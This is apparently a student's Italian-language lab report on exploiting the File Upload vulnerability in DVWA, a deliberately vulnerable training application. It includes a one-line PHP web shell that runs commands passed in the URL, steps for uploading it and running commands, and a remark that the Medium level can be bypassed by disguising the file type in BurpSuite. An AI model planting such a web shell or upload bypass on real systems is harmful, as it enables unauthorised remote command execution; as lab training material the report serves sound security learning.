Alaimo Alessandro
28/11/2022


Report Exploit File Upload

Per poter iniziare l'esercizio di oggi, andiamo a scrivere un file .php da dover poi caricare dopo su DVWA:


```
1 <?php system($_REQUEST["cmd"]); ?>
2
```

Grazie a questo comando avremo la possibilità di scrivere nella URL stessa il comando come se fossimo su un terminale. Fatto ciò, andiamo a caricare su File Upload di DVWA:

Come visto dallo screen soprastante, il file è stato caricato con successo. Adesso copiamo "../../hackable/uploads/newshell.php" andandolo a incollare nell'URL cancellando il "#" alla fine ed andiamo a scrivere il comando come nelle figure di seguito:



dvwa_email.png newshell.php



/var/www/dvwa/hackable/uploads

Ho provato ad aumentare la sicurezza a Medium, ma facendo così, non potevo caricarlo come un'estensione .php, bensì l'avrei dovuta cambiare da BurpSuite facendolo vedere come se fosse un jpeg o un png.